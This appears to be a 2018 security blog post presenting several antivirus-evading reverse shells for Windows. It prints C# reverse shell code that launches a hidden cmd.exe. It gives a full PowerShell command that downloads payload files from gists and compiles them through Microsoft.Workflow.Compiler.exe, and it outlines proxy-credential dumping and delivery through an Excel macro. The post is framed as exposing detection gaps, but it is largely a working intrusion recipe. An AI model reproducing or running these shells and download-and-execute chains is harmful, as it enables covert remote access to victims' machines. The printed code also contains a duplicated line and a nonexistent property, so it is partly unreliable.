

Undetectable C# & C++ Reverse Shells



Bank Security [Follow](#)

Oct 16, 2018 · 7 min read

Technical overview of different ways to spawn a reverse shell on a victim machine

Introduction

On December 2017 i wrote an [article](#) about some possible Insider Attacks that using in-memory PowerShell scripts which, months ago, were not detected by the major AV solutions. During last months, after warning all the vendors, they started to detect these attacks. Among the various attacks used in my article there was the opening of a reverse shell through the powersploit script executed directly in memory that is currently detected by most of AV vendors but...

..what would happen if that same behavior was done by a C++/C# program or something else?


Index Attacks list:

1. **Open a simple reverse shell on a target machine using C# code and bypassing AV solutions.**
2. **Open a reverse shell with a little bit of persistence on a target machine using C++ code and bypassing AV solutions.**
3. **Open C# Reverse Shell via Internet using Proxy Credentials.**
4. **Open Reverse Shell via C# on-the-fly compiling with Microsoft.Workflow.Compiler.exe.**
5. **Open Reverse Shell via PowerShell & C# live compiling**
6. **Open Reverse Shell via Excel Macro, PowerShell and C# live compiling**

. . .

C# Simple Reverse Shell Code writing

Looking on github there are many examples of C# code that open reverse shells via cmd.exe. In this case i copied part of the codes and used the following simple C# program. No evasion, no persistence, no hiding code, only simple “open socket and launch the cmd.exe on victim machine”:



```
1  using System;
2  using System.Text;
3  using System.IO;
4  using System.Diagnostics;
5  using System.ComponentModel;
6  using System.Linq;
7  using System.Net;
8  using System.Net.Sockets;
9
10
11 namespace ConnectBack
12 {
13     public class Program
14     {
15         static StreamWriter streamWriter;
16
17         public static void Main(string[] args)
18         {
19             using(TcpClient client = new TcpClient("10.0.2.15", 443))
20             {
21                 using(Stream stream = client.GetStream())
22                 {
23                     using(StreamReader rdr = new StreamReader(stream))
24                     {
25                         streamWriter = new StreamWriter(stream);
26
27                         StringBuilder strInput = new StringBuilder();
28
29                         Process p = new Process();
30                         p.StartInfo.FileName = "cmd.exe";
31                         p.StartInfo.UseShellCommand = true;
```

```
31 p.StartInfo.CreateNoWindow = true;  
32 p.StartInfo.UseShellExecute = false;  
33 p.StartInfo.RedirectStandardOutput = true;  
34 p.StartInfo.RedirectStandardInput = true;  
35 p.StartInfo.RedirectStandardError = true;  
36 p.OutputDataReceived += new DataReceivedEventHandler(CmdOutputDataHandler);  
37 p.Start();
```

Simple Reverse shell C# code

Source code link:

<https://gist.github.com/BankSecurity/55faad0d0c4259c623147db79b2a83cc>



Kali Linux in listening mode


I put my kali in listening mode on 443 port with *netcat*, compiled and executed my code.



Scan the exe file with no Threats found

As you can see the .exe file is clean for Windows Defender. From AV side no malicious actions were already performed. This could be a standard results.





file execution on victim machine

Executing file the cmd instance is visible to the user and if the prompt window will be closed the same will happen for the shell.





Running reconnaissance commands on victim machine from Kali Linux

Running the exe file will spawn immediately the shell on my Kali.

VIRUS TOTAL RESULT




<https://www.virustotal.com/#/file/983fe1c7d4cb293d072fcf11f8048058c458a928cbb9169c149b721082cf70aa/detection>

C++ Reverse Shell with a little bit of persistence


Trying to go deeper i found different C++ codes with the same goal of the above reverse shell but one has aroused my attention. In particular i founded @NinjaParanoid's code that opens a reverse shell with a little bit of persistence. Following some details of the code. For all the details go to the original article.


This script has 3 main advantages:

- while loop that try to reconnect after 5 seconds
- invisible cmd instance
- takes arguments if standard attackers ip change




while loop that wait 5 seconds before running





main details





Windows Defender .exe scan

After compiling the code I analyzed it with Windows Defender and no threats were detected. At this time the exe behavior begins to be a bit borderline between malicious and non. As you can imagine as soon as you run the file the shell will be opened after 5 seconds in “silent mode”.





view from attacker's machine

From user side nothing appears on screen. There is only the background process that automatically reconnects to the Kali every 5 sec if something goes wrong.





view from victim's machine

VIRUS TOTAL RESULT



VT result


<https://www.virustotal.com/#/file/a7592a117d2ebc07b0065a6a9cd8fb186f7374fae5806a24b5bcccd665a0dc07/detection>


Open C# Reverse Shell via Internet using Proxy Credentials

Reasoning on how to exploit the proxy credentials to open a reverse shell on the internet from an internal company network I developed the following code:


- combine the peewpw script to dump Proxy credentials (if are present) from Credential Manager without admin privileges
- encode the dumped credentials in Base64
- insert them into Proxy authorization connect.

... and that's it...





Part of WCMDump code





code related to the proxy connection

...before compile the code you need only the Proxy IP/PORT of the targeted company. For security reason i cannot share the source code for avoid the in the wild exploitation but if you have a little bit of programming skills you will write yourself all the steps chain. Obviously this attack has a very high failure rate because the victim may not have saved the domain credentials on the credential manager making the attack ineffective.

Also in this case no threats were detected by Windows Defender and other enterprise AV solutions.

Thanks to [@SocketReve](#) for helping me to write this code.

Open Reverse Shell via C# on-the-fly compiling with Microsoft.Workflow.Compiler.exe

Passing over and looking deeper i found different articles that talks about arbitrary, unsigned code execution in Microsoft.Workflow.Compiler.exe. Here the articles: 1– 2– 3.

As a result of these articles I thought ... why not use this technique to open my reverse shell written in C#?

In short, the articles talk about how to abuse the Microsoft.Workflow.Compiler.exe service in order to compile C# code on-the-fly. Here an command example:




standard Microsoft.Workflow.Compiler.exe command line

The REV.txt must need the following XOML structure:



REV.txt XOML code

Below you will find the RAW structure of the C# code that will be compiled (same of the C# reverse shell code described above):





Rev.Shell code

After running the command, the following happens:

1. Not fileless: the C# source code is fetched from the Rev.Shell file.
2. Fileless: the C# payload is compiled and executed.
3. Fileless: the payload opens the reverse shell.



Kali with a simple 443 port in listening



Some commands executed from attacker to victim machine

Open Reverse Shell via PowerShell & C# live compiling

At this point I thought ... what could be the next step to evolve this attack to something more usable in a red team or in a real attack?

Easy... to give Microsoft.Workflow.Compiler.exe the files to compile, why not use PowerShell? ...and here we are:

```
powershell -command "& { (New-Object  
Net.WebClient).DownloadFile('https://gist.githubusercontent.com/BankS  
ecurity/812060a13e57c815abe21ef04857b066/raw/81cd8d4b15925735ea32dff1  
ce5967ec42618edc/REV.txt', '.\REV.txt') }" && powershell -command "&  
{ (New-Object  
Net.WebClient).DownloadFile('https://gist.githubusercontent.com/BankS  
ecurity/f646cb07f2708b2b3eabea21e05a2639/raw/4137019e70ab93c1f993ce16  
ecc7d7d07aa2463f/Rev.Shell', '.\Rev.Shell') }" &&  
C:\Windows\Microsoft.Net\Framework64\v4.0.30319\Microsoft.Workflow.Co  
mpiler.exe REV.txt Rev.Shell
```



prompt command line on a victim machine

With this command the PS will download the two files described above and save them on the file system. Immediately afterwards it will abuse the Microsoft.Workflow.Compiler.exe to compile the C # live code and open the reverse shell. Following the gist links:


PowerShell Commands:

https://gist.githubusercontent.com/BankSecurity/469ac5f9944ed1b8c39129dc0037bb8f/raw/7806b5c9642bdf39365c679addb28b6d19f31d76/PowerShell_Command.txt

[REV.txt code](#) — [Rev.Shell code](#)

Once the PS is launched the reverse shell will be opened without any detection.





Attacker view


Open Reverse Shell via Excel Macro, PowerShell and C# live compiling


As the last step of this series of attacks I tried to insert within a macro the Powershell code just described ... and guess what?

The file is not detected as malicious and the reverse shell is opened without any alert.



Macro's code





Scan result



Reverse shell on a victim machine

VIRUS TOTAL RESULT



<https://www.virustotal.com/#/file/e81fe80f61a276d216c726e34ab0defc6e11fa6c333c87ec5c260f0018de89b4/detection>

Many of the detections concern the macro that launch powershell and not for the actual behavior of the same. This means that if an attacker were able to obfuscate the code for not being detected or used other service to download the two files it could, without being detected, open a reversed shell as shown above.

Conclusion

Through the opening of several reverse shells written in different ways, this article wants to show that actions at the limit between good and evil are hardly detected by antivirus on the market. The first 2 shells are completely undetectable for all the AV on the market. The signatures related to the malicious macro concern only generic powershell and not the real abuse of microsoft services.

Critically, the arbitrary code execution technique using `Microsoft.Workflow.Compiler.exe` relies only on the ability to call a command, not on PowerShell. There is no need for the attacker to use some known PowerShell technique that might be detected and blocked by a security solution in place. You gain benefits such as bypassing application whitelisting and new ways of obfuscating malicious behavior. That said, when abusing `Microsoft.Workflow.Compiler.exe`, a temporary DLL will be created and may be detected by anti-virus.

All of that said, given recent trends it seems likely that we'll start to see an increased number of attacks

